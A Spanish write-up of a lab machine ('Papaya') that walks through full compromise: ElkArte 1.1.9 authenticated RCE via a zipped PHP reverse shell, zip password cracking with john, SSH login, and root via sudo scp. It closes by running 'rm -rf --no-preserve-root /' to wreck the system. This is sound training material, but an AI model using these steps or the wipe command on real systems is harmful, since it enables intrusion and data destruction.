



INFORME PAPAYA

Adrià Trillo Rodríguez

1 CONTENIDO

2	nmap.....	2
3	FTP	2
4	Agregar el dominio al hosts.....	3
5	Explotación	4
6	Dentro de la máquina víctima	7
7	Conexión ssh.....	9
8	Escalando privilegios	10
9	Último regalo.....	11

2 NMAP

Como ya sabemos la IP de la víctima, pasaremos directamente a realizar el escaneo de puertos para saber los puertos y servicios que tiene abierta la máquina víctima.

```
nmap -A 192.168.56.103
```

[illegible]

3 FTP

Como podemos ver, el nmpa nos ha detectado que tenemos un ftp abierto con las credenciales default de Anonymous, por lo que si entramos encontraremos un fichero, que, no nos servirá para absolutamente nada.


```
[root@parrot:~/home/glox]
#ftp 192.168.56.103
Connected to 192.168.56.103.
220 Servidor ProFTPD (Debian) [::ffff:192.168.56.103]
Name (192.168.56.103:glox): anonymous
331 conexión anonima ok, envia tu dirección de email como contraseña
Password:
230 Aceptado acceso anónimo, aplicadas restricciones
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
220 Entering Extended Passive Mode (|||38651|)
150 Abriendo conexión de datos en modo ASCII para file list
-rw-r--r--  1 ftp      ftp      19 Jul  2 15:26 secret.txt
226 Transferencia completada
ftp> cat secret.txt
70invalid command
ftp> get secret.txt
local: secret.txt remote: secret.txt
220 Entering Extended Passive Mode (|||38938|)
150 Opening BINARY mode data connection for secret.txt (19 bytes)
100% |*****|
226 Transferencia completada
19  34.74 KiB/s  00:00 ETA
19 bytes received in 00:00 (5.27 KiB/s)
ftp> exit
221 Hasta luego
[root@parrot:~/home/glox]
#cat secret.txt
ndvabunlqgcpb0b
```

4 AGREGAR EL DOMINIO AL HOSTS


Para que a la hora de buscar la web nos haga la resolución y podamos entrar, tenemos que agregar el dominio papaya.thl al archivo hosts, que, se encuentra en la ruta “/etc/hosts”. Para ello, utilizaremos el siguiente comando:




```
echo "192.168.56.103 papaya.thl" >> /etc/hosts
```

Si ingresamos a este dominio desde nuestro navegador, nos encontramos con un sistema llamado “ElkArte” y, nos mostrará que tiene la versión 1.1.9





Llegados a este punto, buscaremos por internet la versión de ElkArte 1.1.9 y, tras un poco de búsqueda encontramos una vulnerabilidad RCE



ElkArte Forum 1.1.9 - Remote Code Execution (RCE) (Authenticated)

EDB-ID: 52026	CVE: N/A	Author: TMR5WRR	Type: WEBAPPS	Platform: PHP	Date: 2024-05-31
EDB Verified: ✗		Exploit: 📄 / {}		Vulnerable App:	

```

# Exploit Title : ElkArte Forum 1.1.9 - Remote Code Execution (RCE) (Authenticated)
# Date: 2024-5-24
# Exploit Author: tmr5wrr
# Category: Webapps
# Vendor Homepage: https://www.elkarte.net/
# Software Link : https://github.com/elkarte/Elkarte/releases/download/v1.1.9/ElkArte_v1-1-9_install.zip
# Version : 1.1.9

1) After login go to Manage and Install theme > https://127.0.0.1/ElkArte/index.php?action=admin;area=theme;sa=admin;c2e3e39a0d-276c2e3e39a0d65M2qglvoAFx1yMc5m
2) Upload test.zip file and click install > test.zip > test.php > <?php echo system('id'); >
3) Go to Theme Setting > Theme Directory > https://127.0.0.1/ElkArte/themes/test/test.php
Result : uid=1000(ElkArte) gid=1000(ElkArte) groups=1000(ElkArte) uid=1000(ElkArte) gid=1000(ElkArte) groups=1000(ElkArte)

```

Tags:
Advisory/Source: [Link](#)


5 EXPLOTACIÓN

Llegado a este punto, sabemos por dónde tirar y cuál es su vulnerabilidad. Sin embargo, necesitamos tener credenciales para iniciar sesión y tener acceso a los archivos.

Tras investigar un poco por internet, hemos encontrado que las credenciales default que tiene ElkArte son:

- Usuario: admin
- Password: password

Ahora que ya tenemos las credenciales, nos logeamos para poder tener acceso a los archivos.



Tras investigar un poco el entorno, encontraremos un apartado para poder subir archivos .zip, por lo que prepararemos una reverse shell, la comprimiaremos en un zip y la subiremos a la web.

Configuramos la reverse shell con la IP de la máquina atacante y le indicamos el puerto 4444.


```
// http://www.greenlab.com/ebaneta/exploits/php-revers
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.56.10'; // CHANGE THIS
$port = 4444; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise si és possible per evitar zombis més tard.
//
```


Comprimimos el archivo y lo subimos.

```
[root@parrot]-[/home/glox/laboratorios/papaya]
#zip test.zip php-reverse-shell.php
adding: php-reverse-shell.php (deflated 57%)
[root@parrot]-[/home/glox/laboratorios/papaya]
#ls
php-reverse-shell.php  test.zip  'The Hackers Labs - Papaya.ova'
[root@parrot]-[/home/glox/laboratorios/papaya]
#
```

Una vez subido nos dará la ruta para poder acceder a la reverse shell.



Una vez que hemos subido el archivo, antes de ejecutar la reverse Shell, nos pondremos en escucha para que, una vez ejecutado el .zip tengamos directamente acceso al sistema.



¡Estamos dentro!

```
[root@parrot]-[/home/glox/laboratorios/papaya]
#nc -lvp 4444 -s 192.168.56.10
listening on [192.168.56.10] 4444 ...
connect to [192.168.56.10] from (UNKNOWN) [192.168.56.103] 35426
Linux papaya 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64 GNU/Linux
04:06:50 up 28 min, 0 user, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

6 DENTRO DE LA MÁQUINA VÍCTIMA

Una vez dentro, como en todas las máquinas, hacemos un tratamiento de la tty para tener una terminal más interactiva:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@papaya:/$
```

Nos movemos al directorio /opt y hacemos un ls -la para visualizar el contenido.


```
www-data@papaya:/opt$ ls
ls
pass.zip
www-data@papaya:/opt$
```

Si lo intentamos descomprimir, nos pedirá una contraseña, que, no sabemos, por lo que procederemos a utilizar zip2john y después, utilizaremos directamente john para encontrar la contraseña del zip.

Para poder realizar este proceso, necesitamos transferir el archivo pass.zip a nuestra máquina, por lo que transferiremos el archivo creando un servidor simple http en Python

```
python3 -m http.server 8000
```


Accedemos mediante http y descargamos el archivo en nuestra máquina atacante



Una vez transferido, seguimos los pasos que hemos mencionado anteriormente.

1. Zip2john:

```
zip2john pass.zip > hash
```

```
[root@parrot]~/home/glox/laboratorios/papaya
#zip2john pass.zip > hash
ver 2.0 pass.zip/pass.txt PKZIP Encr: cmplen=23, decmplen=11, crc=EEA46B01 ts=89BB cs=eea4 type=0
#
```

2. john:

```
zip2john pass.zip > hash
```

```

[[]]-[root@parrot]-[/home/glox/laboratorios/papaya]
#john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
jesica (pass.zip/pass.txt)
1g 0:00:00:00 DONE (2024-11-10 04:27) 11.11g/s 91022p/s 91022c/s 91022C/s 123456..total90
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
[[]]-[root@parrot]-[/home/glox/laboratorios/papaya]
#

```

Ahora que ya sabemos la contraseña del zip, lo descomprimos y miramos qué hay en su interior:

```

[[]]-[root@parrot]-[/home/glox/laboratorios/papaya]
#unzip pass.zip
Archive: pass.zip
[pass.zip] pass.txt password:
password incorrect--reenter:
extracting: pass.txt
[[]]-[root@parrot]-[/home/glox/laboratorios/papaya]
#ls
hash pass.txt pass.zip php-reverse-shell.php test.zip 'The Hackers Labs - Papaya.ova'
[[]]-[root@parrot]-[/home/glox/laboratorios/papaya]
#cat pass.txt
papayarica
[[]]-[root@parrot]-[/home/glox/laboratorios/papaya]
#

```

Observamos que nos muestra la contraseña del usuario papaya, por lo que ya tenemos tanto el usuario como su contraseña.

7 CONEXIÓN SSH

Con las credenciales en nuestras manos, procederemos a conectarnos por ssh a la máquina víctima:

```

[[]]-[root@parrot]-[/home/glox/laboratorios/papaya]
#ssh papaya@192.168.56.103
The authenticity of host '192.168.56.103 (192.168.56.103)' can't be established.
ED25519 key fingerprint is SHA256:o62Fca88y1A//kaTRETiQfdN6gwKwfjXDAo01PSqXTA.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.103' (ED25519) to the list of known hosts.
papaya@192.168.56.103's password:
Linux papaya 6.1.0-22-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.94-1 (2024-06-21) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jul 3 10:42:38 2024 from 192.168.18.19
papaya@papaya:~$ d

```

8 ESCALANDO PRIVILEGIOS

Una vez dentro, listaremos todos los archivos que podemos ejecutar con permisos de root. Para ello, utilizaremos el comando “sudo -l”

```
papaya@papaya:~$ sudo -l
Matching Defaults entries for papaya on papaya:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User papaya may run the following commands on papaya:
  (root) NOPASSWD: /usr/bin/scp
papaya@papaya:~$
```

Notamos que podemos ejecutar como root un archivo ubicado en el directorio “/usr/bin/scp”. Haremos un poco de recerca en gtfobins para ver si encontramos algo.

Le indicaremos que podemos ejecutarlo como “**sudo**”

scp

Binary	Functions
<u>scp</u>	Shell File upload File download Sudo Limited SUID

Finalmente, nos muestra los comandos para llegar a ser root

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
TF=$(mktemp)
echo 'sh 0<&2 1>&2' > $TF
chmod +x "$TF"
sudo scp -S $TF x y:
```

Como se aprecia, ejecutando una serie de comandos podemos escalar privilegio y llegar directamente a root.

```
papaya@papaya:~$ TF=$(mktemp)
papaya@papaya:~$ echo 'sh 0<&2 1>&2' > $TF
papaya@papaya:~$ chmod +x "$TF"
papaya@papaya:~$ sudo scp -S $TF x y:
# whoami
root
# ls
user.txt
# cat user.txt
cat: user.txt: No existe el fichero o el directorio
# cat user.txt
c84145316c7a5f4574fe34e5164c3c83
#
```

9 ÚLTIMO REGALO

Aunque es poco ético, dejaremos un último regalo para que la máquina se quede en 0 y se tenga que volver a reinstalar todo el sistema operativo

```
rm -rf --no-preserve-root /
```

Al ejecutar este comando, ningún comando que ejecutemos funcionará en el sistema operativo.

```
# ls
sh: 24: ls: not found
#
```

HAPPY HACKING 😊